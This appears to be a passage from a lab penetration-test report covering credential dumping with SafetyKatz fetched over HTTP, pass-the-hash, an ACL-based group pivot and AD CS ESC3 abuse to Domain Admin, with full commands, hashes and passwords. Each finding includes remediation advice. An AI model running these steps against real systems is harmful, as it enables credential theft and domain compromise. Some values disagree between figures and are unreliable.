C:\Users\puretech>C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/SafetyKatz.exe -args "sekurlsa::evasive-logonpasswords" "exit"
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/SafetyKatz.exe -args "sekurlsa::evasive-logonpasswords" "exit"
[+] Successfully unhooked ETW!
[+] NTDLL.DLL IS UNHOOKED!
[+] KERNEL32.DLL IS UNHOOKED!
[+] KERNELBASE.DLL IS UNHOOKED!
[+] ADVAPI32.DLL IS UNHOOKED!
[*] Module is not loaded, skipping...
[*] URL/PATH : http://127.0.0.1:8080/SafetyKatz.exe Arguments : sekurlsa::evasive-logonpasswords exit

##### mimikatz 2.2.0 (x64) #19041 Nov 5 2024 21:52:02
.## ^ ##. "A La Vie, A L'Amour" - (oe,oe)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
# \ / # > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # -path
ERROR mimikatz_dlocal : "-path" command of "standard" module not found !

Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)

exit - Quit mimikatz
cls - Clear screen (doesn't work with redirections, like PsExec)
answer - Answer to the Ultimate Question of Life, the Universe, and Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Switch file input/output base64
version - Display some version informations
cd - Change or display current directory
localtime - Displays system local date and time (OJ command)
hostname - Displays system local hostname

mimikatz(commandline) # http://127.0.0.1:8080/SafetyKatz.exe
ERROR mimikatz_dlocal : "http://127.0.0.1:8080/SafetyKatz.exe" command of "standard" module not found !

Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)

exit - Quit mimikatz
cls - Clear screen (doesn't work with redirections, like PsExec)
answer - Answer to the Ultimate Question of Life, the Universe, and Everything
```

Figure 49: Port-proxy configured and SafetyKatz run through the loader

The machine account is recovered from LSASS:

```
* Username : techsrv30$
* Domain : TECH
* NTLM : 04b37fd7d28ab7c9b3cbe36336d19581
```

```
Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
User Name : techsrv30$
Domain : TECH
Logon Server : (null)
Logon Time : 8/16/2026 4:55:27 AM
SID : S-1-5-20

msv :
[00000003] Primary
* Username : techsrv30$
* Domain : TECH
* NTLM : 04b37fd7d28ab7c9b3cbe36336d19581
* SHA1 : 1f3bd983436a142356a3c57f8235dc2012befa46
* DPAPI : 1f3bd983436a142356a3c57f8235dc20

tspkg :
wdigest :
* Username : techsrv30$
* Domain : TECH
* Password : (null)

kerberos :
* Username : techsrv30$
* Domain : TECH.CORP
* Password : (null)

ssp :
credman :
cloudap :
```

Figure 50: TECHSRV30\$ machine-account hash recovered

Elevate to SYSTEM and dump the SAM to recover the local administrator `securetech` (RID 500):

```
C:\Temp\sk.exe "token::elevate" "lsadump::evasive-sam" "exit"
```

```
RID : 000001f4 (500)
```

```
User : securetech
```

```
Hash NTLM: abbd00c18b8ff34770238a08e98f4932
```

```
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 8aa1b9fcd10120574e24568ad5e85fe2

* Primary:Kerberos-Newer-Keys *
  Default Salt : TECHSRV30Administrator
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : cab0323d898c026e944e44eebdd5df7d87c649db6530716bca394df575a43f79
    aes128_hmac      (4096) : cd3e4c65fcf92e4cbd1e3d521edd562c
    des_cbc_md5      (4096) : 23e67c40c207e3d9
  OldCredentials
    aes256_hmac      (4096) : 9cc9c8a3cb927759e6d6d4b7746ab080ec0ae94273aa8fd09541c844cfe325d3
    aes128_hmac      (4096) : 6b5b53d5fac92b77fd56460b856ffeb9
    des_cbc_md5      (4096) : cd4ae65dc8497025
  OlderCredentials
    aes256_hmac      (4096) : 576bc984430d4a7d0a2b631f317300bce413a6a9e4c5347f6a83ee834b5afe3
    aes128_hmac      (4096) : 6b1dfcbbc2483082a7c615f5ede03d77
    des_cbc_md5      (4096) : 341f737fda321070

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : TECHSRV30Administrator
  Credentials
    des_cbc_md5      : 23e67c40c207e3d9
  OldCredentials
    des_cbc_md5      : cd4ae65dc8497025
```

Figure 51: SAM dump on TECHSRV30 exposing the local admin securetech

RECOMMENDATIONS

- Deploy **LAPS** to eliminate shared local-administrator passwords across member servers.
- Restrict who holds local administrator rights on application servers and review membership of custom groups such as `srvusers`.
- Enable **Credential Guard** and monitor for SAM/LSA dumping (Event ID 4688 with suspicious process lineage).

REFERENCES

- <https://attack.mitre.org/techniques/T1003/002/>
- <https://attack.mitre.org/techniques/T1021/>

4.7 F-7 - GROUP-MEMBERSHIP PIVOT TO ADMIN_SRV86 AND LSA SECRETS HARVEST

HOSTNAME	ADMIN_SRV86
FQDN	adminsrv86.tech.corp
OS DETAILS	Windows Server (member server)

DESCRIPTION

This finding is the bridge from TECH_SRV30\$ (F-6) to the certificate attack (F-8). Because TECH_SRV30\$ holds a Self-Membership right on the srvusers group, and that group grants local administrator rights on ADMIN_SRV86, we added TECH_SRV30\$ to srvusers, requested a TECH_SRV30\$ ticket in a sacrificial session, and used it to reach ADMIN_SRV86. Dumping LSA secrets there exposed the causer account (stored as the SNMPTRAP service credential) in cleartext, along with the ADMIN_SRV86\$ machine account. causer is the account that holds the certificate-enrollment rights abused in F-8.

COMPROMISE STEPS

TECH_SRV30\$ has a Self-Membership ACE on srvusers; add it to the group:

```
Add-DomainGroupMember -Identity "srvusers" -Members "techsrv30$" -Domain tech.corp -Verbose
# VERBOSE: [Add-DomainGroupMember] Adding member 'techsrv30$' to group 'srvusers'
```

```
Get-DomainGroupMember -Identity "srvusers"
# MemberName : TECH_SRV30$ (S-1-5-21-1600556212-896947471-994435180-1104)
```

```
PS C:\Users\studentuser\Desktop\shared>
PS C:\Users\studentuser\Desktop\shared> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\studentuser\Desktop\shared> . .\PowerView.ps1
PS C:\Users\studentuser\Desktop\shared> Add-DomainGroupMember -Identity "srvusers" -Members "techsrv30$" -Verbose
WARNING: [Add-DomainGroupMember] Error finding the group identity 'srvusers': Exception calling "FindByIdentity" with
"2" argument(s): "The specified domain either does not exist or could not be contacted."
PS C:\Users\studentuser\Desktop\shared> Add-DomainGroupMember -Identity "srvusers" -Members "techsrv30$" -Domain tech.co
rp -Verbose
VERBOSE: [Get-PrincipalContext] Binding to domain 'tech.corp'
VERBOSE: [Add-DomainGroupMember] Adding member 'techsrv30$' to group 'srvusers'
```

Figure 52: TECH_SRV30\$ self-added to the srvusers group (local admin on ADMIN_SRV86)


```
PS C:\Users\studentuser\Desktop\shared> Get-DomainGroupMember -Identity "srvusers"

GroupDomain      : tech.corp
GroupName        : srvusers
GroupDistinguishedName : CN=srvusers,CN=Users,DC=tech,DC=corp
MemberDomain     : tech.corp
MemberName       : TECHSRV30$
MemberDistinguishedName : CN=techsrv30,CN=Computers,DC=tech,DC=corp
MemberObjectClass : computer
MemberSID        : S-1-5-21-1608556212-896947471-994435180-1104

PS C:\Users\studentuser\Desktop\shared> $techsrv30SID = (Get-DomainComputer techsrv30 -Domain tech.corp).objectsid
PS C:\Users\studentuser\Desktop\shared> Get-DomainObjectAcl -Identity "srvusers" -ResolveGUIDs -Domain tech.corp | ? {$_.SecurityIdentifier -eq $techsrv30SID} | select ObjectDN, ActiveDirectoryRights, ObjectAceType, SecurityIdentifier

ObjectDN          ActiveDirectoryRights ObjectAceType SecurityIdentifier
-----
CN=srvusers,CN=Users,DC=tech,DC=corp Self Self-Membership S-1-5-21-1608556212-896947471-9944...
CN=srvusers,CN=Users,DC=tech,DC=corp ReadProperty, GenericExecute S-1-5-21-1608556212-896947471-9944...

PS C:\Users\studentuser\Desktop\shared>
PS C:\Users\studentuser\Desktop\shared> .\Invoke-SessionHunter.ps1
PS C:\Users\studentuser\Desktop\shared> Invoke-SessionHunter -NoPortScan -RawResults | select Hostname,UserSession,Access

[+] Elapsed time: 0:0:3.830

Hostname UserSession Access
-----
adminsrv86 TECH\causer False
mgatsrv TECH\techservice False
```

Figure 53: srvusers group and its Self-Membership ACE for TECHSRV30\$

```
PS C:\Users\studentuser\Desktop\shared> Get-DomainGroupMember -Identity "srvusers"

GroupDomain      : tech.corp
GroupName        : srvusers
GroupDistinguishedName : CN=srvusers,CN=Users,DC=tech,DC=corp
MemberDomain     : tech.corp
MemberName       : TECHSRV30$
MemberDistinguishedName : CN=techsrv30,CN=Computers,DC=tech,DC=corp
MemberObjectClass : computer
MemberSID        : S-1-5-21-1608556212-896947471-994435180-1104
```

Figure 54: srvusers membership confirmed: TECHSRV30\$

Request a `TECHSRV30$` TGT in a sacrificial logon session, giving admin access to `ADMINSRV86` through the `srvusers` membership:

```
Rubeus.exe asktgt /user:techsrv30$ /rc4:04b37fd7d28ab7c9b3cbe36336d19581 \
/domain:tech.corp /dc:tech-dc.tech.corp /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
```

```
C:\Users\studentuser\Desktop\shared> .\Rubeus.exe asktgt /user:techsrv30$ /rc4:04b37fd7d28ab7c9b3cbe36336d19581 /domain:tech.corp /dc:tech-dc.tech.corp /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[*] Action: Ask TGT
[*] Showing process : True
[*] Username       : 00IMF8UK
[*] Domain         : V2FTAUS6
[*] Password       : L64302H0
[*] Process        : 'C:\Windows\System32\cmd.exe' successfully created with LOGON_TYPE = 9
[*] ProcessID      : 2408
[*] LUID           : 0x107dc9b
[*] Using rc4_hmac hash: 04b37fd7d28ab7c9b3cbe36336d19581
[*] Building AS-REQ (w/ preauth) for: 'tech.corp\techsrv30$'
[*] Target LUID : 17292443
[*] Using domain controller: 172.16.4.5:88
[*] TGT request successful!
[*] base64(ticket.kirbi):
doIfb0CCBwIgaWIB8aEDAgEMooIEIDCCBIRhggsAMIIIEFKADAgEfoQsbCVRfQ0guQ09SUkIeMBygAwIB
AqEVMBMB8ntyYnRnds7dGvjac5jb3jwo4IERjCCBEKgAwIBEqEDAgEEooIENASCBDCCL4VigRStMQTSU
Zal+VWtIILG9GvRcIAR+PAnVnUvnuIATIPhygkfori37VdMEVQL+bm6dacr7kEfgwFrp2BzEg
Efr32PEbTVp8DScUme7zKEVj+7buvx0SQwlnN+On+anOzh+vrEC58Wek2IazxTo7537415n3fGFW/h
```

Figure 55: TECHSRV30\$ ticket requested for the pivot to ADMINSRV86

On `ADMINSRV86`, dump LSA secrets and recover the `causer` service password in cleartext:

```
Secret : _SC_SNMPTRAP / service 'SNMPTRAP' with username : causer@tech.corp
cur/text: Ca@8170734525364357
```

```
C:\Users\studentuser\Desktop\shared>winrs -r:adminsrv86.tech.corp "whoami && hostname"
tech\techsrv30$
adminsrv86

C:\Users\studentuser\Desktop\shared>dir \\adminsrv86.tech.corp\c$
Volume in drive \\adminsrv86.tech.corp\c$ is Windows
Volume Serial Number is 587C-4046

Directory of \\adminsrv86.tech.corp\c$

08/08/2025  04:31 PM      <DIR>          inetpub
09/03/2025  08:11 AM      <DIR>          Packages
05/08/2021  08:20 AM      <DIR>          PerfLogs
08/08/2025  04:55 PM      <DIR>          Program Files
08/08/2025  04:55 PM      <DIR>          Program Files (x86)
08/08/2025  05:02 PM      <DIR>          Temp
08/16/2026  04:08 PM      <DIR>          Users
09/03/2025  08:09 AM      <DIR>          Windows
08/16/2026  06:19 AM      <DIR>          WindowsAzure
                0 File(s)                0 bytes
                9 Dir(s)  19,909,677,056 bytes free

C:\Users\studentuser\Desktop\shared>
```

Figure 56: causer password recovered from the SNMPTRAP LSA secret

The ADMINRSRV86\$ machine account is also recovered:

```
* Username : adminsrv86$
* Domain   : TECH
* NTLM     : 390d9db95b492e45c4e43b85d2b9c432
```

```
cldap :
mimikatz(commandline) # "lsadump::evasive-secrets"
Domain : adminsrv86
Syskey : 47219efa4936f0e4ed736307d7329a35

Local name : adminsrv86 ( S-1-5-21-4094216050-1325352199-2615725669 )
Domain name : TECH ( S-1-5-21-1600556212-896947471-994435180 )
Domain FQDN : tech.corp

Policy subsystem is : 1.18
LSA Key(s) : 1, default {ec64f053-f222-0c13-76c9-af4dcd49820a}
[00] {ec64f053-f222-0c13-76c9-af4dcd49820a} 23cd3313727547d213ec4310a97055b6909cf2f71d87fa87d30df2cdcc8dd873

Secret : $MACHINE.ACC
cur/hex : 85 95 55 e8 36 ec a8 eb ae 41 e3 c8 79 8a f4 1c 79 4d 5f fe 3a af 95 7c ec ba f5 3e 9d 6a f7 9c 89 8a c1 e2 f4 e5 66 68 76 c0 5a 3f 8c f1 b9 39 34 55 b0 d5 7b 3e c2 c1 8b b9 fa 91 a7 02 00 56 db
f c9 bc f2 af 39 dd 42 8a f3 89 10 3d a2 1c d7 a6 d0 17 1f dd 96 4a 9f 24 93 07 93 92 4b c9 8b cb 1b c5 23 13 08 12 17 ee 9e a0 3b ce 40 73 df 95 f3 6f 8e be 10 a9 fd b0 2f 90 86 8c e4 e6 01 e5 93 12 e6 e2
e8 9b e0 42 03 c5 15 4d 62 08 ee b5 23 c8 bf 79 bc 6d 7c 39 f1 ab 24 3a b6 03 f5 91 8f 0e 76 17 33 c3 34 a5 a1 3e b4 aa f5 2b 5a bb 0a ca bb 3c 72 63 f5 0d e7 95 89 48 e2 eb c0 68 77 16 d5 3c de 6e e6 19 8
56 6e 9a 5e b3 3b ce
NTLM:390d9db95b492e45c4e43b85d2b9c432
SHA1:6c99b9f0b862678e28d5275461789e0f28cf2b3d
old/text: TF(SZ<Xs/v#fQKFc/EgZD4q84VzEoV0C7Aggm(12F:4rQao6*V>Yjpuo3?T\--d83(D12uWLFJ0r"UMSHIG(1HZQZD,[.1FeT1ZDe50^nzz/KEX_DD0ymI^
NTLM:1d73113263bcb967ffa7a68fe7cbe120
SHA1:ab79441ed57c318903b036546f90f4b436856db8e

Secret : DefaultPassword
cur/text: )(KzG1oanWz2
old/text: )(KzG1oanWz2

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 df bf 96 2f f8 8f f2 16 45 0f 5f eb 33 a3 6d 9c 90 86 67 fa 9a 66 dd fa 61 ae 58 c4 27 c4 44 43 49 29 c4 dc 7f e6 e8 ba
full: dffb962ff88ff216450f5feb33a36d9c908667fa9a66ddfa61a658c427c444434929c4dc7fe6e8ba
m/u: dffb962ff88ff216450f5feb33a36d9c908667fa / 9a66ddfa61a658c427c444434929c4dc7fe6e8ba
old/hex : 01 00 00 00 ad d3 02 ed 45 14 ee 2c f7 51 d7 1b 5f 92 68 0c 5d 0b 41 b0 bd 04 2b 52 f3 89 ac a0 fb 14 7b d7 01 09 c8 aa 9b 3d 73 72
full: ddd302ed4514ee2cf751d71b5f92680c5d6b41b08d842b52f389aca0fb147bd70109c8aa9b3d7372
m/u: ddd302ed4514ee2cf751d71b5f92680c5d6b41b0 / 8d842b52f389aca0fb147bd70109c8aa9b3d7372

Secret : HLLSHN
cur/hex : 88 ae 99 d2 15 2c 05 f5 48 ef 28 79 67 82 83 f6 fe 3c 6f cc f1 c0 e2 fa fa 52 ca 0b b2 19 59 ff ee cf 32 52 d5 54 1a ce 58 bd 34 da ce c5 9b c9 d2 9b 9c 6a 65 8c 36 3f 4c 9a d7 b9 8a ef ff 07
old/hex : 88 ae 99 d2 15 2c 05 f5 48 ef 28 79 67 82 83 f6 fe 3c 6f cc f1 c0 e2 fa fa 52 ca 0b b2 19 59 ff ee cf 32 52 d5 54 1a ce 58 bd 34 da ce c5 9b c9 d2 9b 9c 6a 65 8c 36 3f 4c 9a d7 b9 8a ef ff 07

Secret : _SC_SNMPTRAP / service 'SNMPTRAP' with username : causer@tech.corp
cur/text: Ca@810734525364357

mimikatz(commandline) # "exit"
Bye!
```

Figure 57: ADMINRSRV86\$ machine account recovered

```
Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : adminsrv86$
Domain           : TECH
Logon Server     : (null)
Logon Time       : 8/16/2026 4:55:22 AM
SID              : S-1-5-20

msv :
[00000003] Primary
* Username : adminsrv86$
* Domain   : TECH
* NTLM     : 390d9db95b492e45c4e43b85d2b9c432
* SHA1     : 6c99b9f0b862678e28d5275461789e0f28cf2b3d
* DPAPI    : 6c99b9f0b862678e28d5275461789e0f

tspkg :
wdigest :
* Username : adminsrv86$
* Domain   : TECH
* Password : (null)

kerberos :
* Username : adminsrv86$
* Domain   : TECH.CORP
* Password : (null)

ssp :
credman :
cloudap :
```

Figure 58: Credential dump on ADMIN_SRV86

RECOMMENDATIONS

- Remove the Self-Membership ACE that lets TECHSRV30\$ join srvusers , and review why a computer account grants local admin on ADMIN_SRV86.
- Avoid running services under domain user accounts with static passwords; migrate SNMPTRAP and similar services to gMSA.
- Restrict local administrator access so LSA secrets cannot be read, and enable Credential Guard.

REFERENCES

- <https://attack.mitre.org/techniques/T1003/004/>
- <https://attack.mitre.org/techniques/T1098/>

4.8 F-8 - AD CS ESC3, ENROLLMENT-AGENT ABUSE TO DOMAIN ADMIN

HOSTNAME	TECH-DC (tech-tech-dc-CA)
FQDN	tech-dc.tech.corp
OS DETAILS	Windows Server 2022, Active Directory Certificate Services


DESCRIPTION

The certificate authority `tech-tech-dc-CA` published a template (`FIDO`) whose Extended Key Usage included **Certificate Request Agent** and which `causer` was permitted to enrol in, the classic **ESC3** misconfiguration. An enrollment-agent certificate can request certificates *on behalf of* any other user. Using `causer`, we enrolled an agent certificate, then requested a certificate for the Domain Admin `techadmin` via the `FIDOUsers` template, used that certificate to authenticate with **PKINIT**, obtained a Domain Admin TGT, and proved operating-system-level command execution on the domain controller.

COMPROMISE STEPS

Launch a logon session as `causer` with the recovered password, then request the enrollment-agent certificate from the `FIDO` template and convert it to PFX:

```
runas /user:TECH\causer /netonly cmd.exe
.\Certify.exe request /ca:tech-dc.tech.corp\tech-tech-dc-CA /template:FIDO
.\openssl\openssl.exe pkcs12 -in .\esc3agent.pem -keyex `
-CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out .\esc3agent.pfx
```



```
C:\Users\studentuser\Desktop\shared>.\Certify.exe request /ca:tech-dc.tech.corp\tech-tech-dc-CA /template:FIDO

Certify
v1.1.0

[*] Action: Request a Certificates
[*] Current user context : TECH\studentuser
[*] No subject name specified, using current context as subject.
[*] Template : FIDO
[*] Subject : CN=studentuser, CN=Users, DC=tech, DC=corp
[*] Certificate Authority : tech-dc.tech.corp\tech-tech-dc-CA
[*] CA Response : The certificate had been issued.
[*] Request ID : 9
[*] cert.pem :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAtFV+hhI2I4Jm1tT6/seYo8IDKjh09Rz1FF9tEBaP2Vz7bPq
uFYkKFZHL0WdwhzabONVQf4F790K6etM11gtNz3eC/0C/Tt9j7tHyD5teaGIDn5
02KIuJ2BLU8bVuxhk01nVh1knwpUDF4J1cy9Wctjss9E2FntiW87edYDPD10p1wEW
RGhefh/68vOxwlr2ky9S/Av/6gg9t8csHCwaIKc0zKWhvVSUUJaaEaUqSURILT3Q
x2AGG3SYFEBSRnpDvrXvyHbeK0Zv1KaOUPcxjAk1zYMyF0uhBbDn31ZNYEKau20
sKhceX2pR4oqk6L0C6e7FDKF9Gn1RQ0oQHroDQIDAQABAoIBABA5Af3ME92Ym7id
pn8epoIvuyfI1syftFH3DgELF8C9N9fciBPouRKLlq81QVZtaJTM+FB1Uf40CJR3
z55bvp8B8ubZr6X1QW4I0ufkljdj46pt4NMzIzxqdoDmo6ZdTtnGWedcmYMAdbvg
imnkCiGZRLtFdXrgkagE3R1gs1js0H+v9GnxvpEDW5QUTtm3jZs2cyanAwylLohIA
WTMbRjGRASNYXCoefkKTh/ojW1xUV272kPa8LmxY0xkhy9sWa4QTNe86mzp17Ks
8kt+X0ZUoZEwIh8I1d+6+GZT3TECVJ1AFiyNmMSPm1u0+7b+cu0M/Lfu/nJ4mX1t
/dyhm9UCgYEA5oSPgJJ1cs1o51CgbWBS2rKuC+rEEB1cuI56xMX3XKGGrhu123bY
ueeCK03V2kyNCPH3ETFYIkvBVjL9p3rK1TMC151t+M1AV0W9c5ub1KCE0Rgd2A5a
oYtve/ISFF4bQWebooXFlva3V1U178Ige7D1HMFY4yR9LMDexTOVJLsMcgVEAyhLD
```

Figure 59: Requesting the FIDO enrollment-agent certificate as causer

```

CA Name : tech-dc.tech.corp\tech-tech-dc-CA
Template Name : FIDOUsers
Schema Version : 2
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 1
Application Policies : Certificate Request Agent
pkiextendedkeyusage : Client Authentication, Encrypting File System
mspki-certificate-application-policy : Client Authentication, Encrypting File System
Permissions
  Enrollment Permissions
    Enrollment Rights : TECH\causer S-1-5-21-1600556212-896947471-994435180-1109
                     : TECH\Domain Admins S-1-5-21-1600556212-896947471-994435180-512
                     : TECH\Enterprise Admins S-1-5-21-1600556212-896947471-994435180-519
  Object Control Permissions
    Owner : TECH\techadmin S-1-5-21-1600556212-896947471-994435180-500
    WriteOwner Principals : TECH\Domain Admins S-1-5-21-1600556212-896947471-994435180-512
                     : TECH\Enterprise Admins S-1-5-21-1600556212-896947471-994435180-519
    WriteDacl Principals : TECH\Domain Admins S-1-5-21-1600556212-896947471-994435180-512
                     : TECH\Enterprise Admins S-1-5-21-1600556212-896947471-994435180-519
    WriteProperty Principals : TECH\Domain Admins S-1-5-21-1600556212-896947471-994435180-512
                     : TECH\Enterprise Admins S-1-5-21-1600556212-896947471-994435180-519

```

Figure 60: causer identified as a principal able to enrol in the FIDO (ESC3) template

```

PS C:\Users\studentuser\Desktop\shared> runas /user:TECH\causer /netonly cmd.exe
Enter the password for TECH\causer:
Attempting to start cmd.exe as user "TECH\causer" ...
PS C:\Users\studentuser\Desktop\shared>

```

Figure 61: Launching a logon session as causer (runas /netonly)

```

C:\Users\studentuser\Desktop\shared>.openssl\openssl.exe pkcs12 -in C:\Users\studentuser\Desktop\shared\esc3agent.pem -key -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\Users\studentuser\
Desktop\shared\esc3agent.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password:
Verifying - Enter Export Password:

```

Figure 62: Converting the enrollment-agent certificate to PFX

Use the agent certificate to request a certificate **on behalf of** `techadmin` from the `FIDOUsers` template:

```

.\Certify.exe request /ca:tech-dc.tech.corp\tech-tech-dc-CA /template:FIDOUsers \
/onbehalf:TECH\techadmin /enrollcert:.\esc3agent.pfx /enrollcertpw:123456
# [*] CA Response : The certificate had been issued.

```




Figure 63: On-behalf-of certificate issued for the Domain Admin techadmin



Figure 64: Converting the techadmin certificate to PFX

Convert the `techadmin` certificate and authenticate via PKINIT to receive a **Domain Admin TGT**:

```
.\openssl\openssl.exe pkcs12 -in .\esc3DA.pem -keyex `
-CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out .\esc3DA.pfx
.\Rubeus.exe asktgt /user:techadmin /certificate:.\esc3DA.pfx /password:123456 `
/domain:tech.corp /dc:tech-dc.tech.corp /ptt /nowrap
# UserName : techadmin (NT_PRINCIPAL) -> ticket for krbtgt/tech.corp
```




Figure 65: PKINIT with the techadmin certificate: Domain Admin TGT issued (krbtgt/tech.corp)

Confirm operating-system-level command execution on the domain controller as `techadmin`, satisfying the scope objective for TECH-DC:

```
klist
# Client: techadmin @ TECH.CORP
winrs -r:tech-dc.tech.corp "whoami && hostname"
```



```
# tech\techadmin  
# tech-dc
```

```
C:\Users\studentuser\Desktop\shared>klist  
  
Current LogonId is 0:0x1442766  
  
Cached Tickets: (1)  
  
#0> Client: techadmin @ TECH.CORP  
Server: krbtgt/tech.corp @ TECH.CORP  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize  
Start Time: 8/16/2026 21:39:24 (local)  
End Time: 8/17/2026 7:39:24 (local)  
Renew Time: 8/23/2026 21:39:24 (local)  
Session Key Type: RSADSI RC4-HMAC(NT)  
Cache Flags: 0x1 -> PRIMARY  
Kdc Called:  
  
C:\Users\studentuser\Desktop\shared>winrs -r:tech-dc.tech.corp "whoami && hostname"  
tech\techadmin  
tech-dc
```

Figure 66: Domain Admin TGT via PKINIT and OS command execution on TECH-DC

RECOMMENDATIONS

- Remove the **Certificate Request Agent** ECU from the `FIDO` template, or restrict enrollment to a small, trusted group and require **CA manager approval** for issuance.
- Restrict the `FIDOUUsers` template so enrollment agents cannot request on behalf of Tier-0 accounts; enable the **enrollment-agent restrictions** on the CA.
- Monitor for `Certify` / certificate-request activity and PKINIT logons for privileged users.

REFERENCES

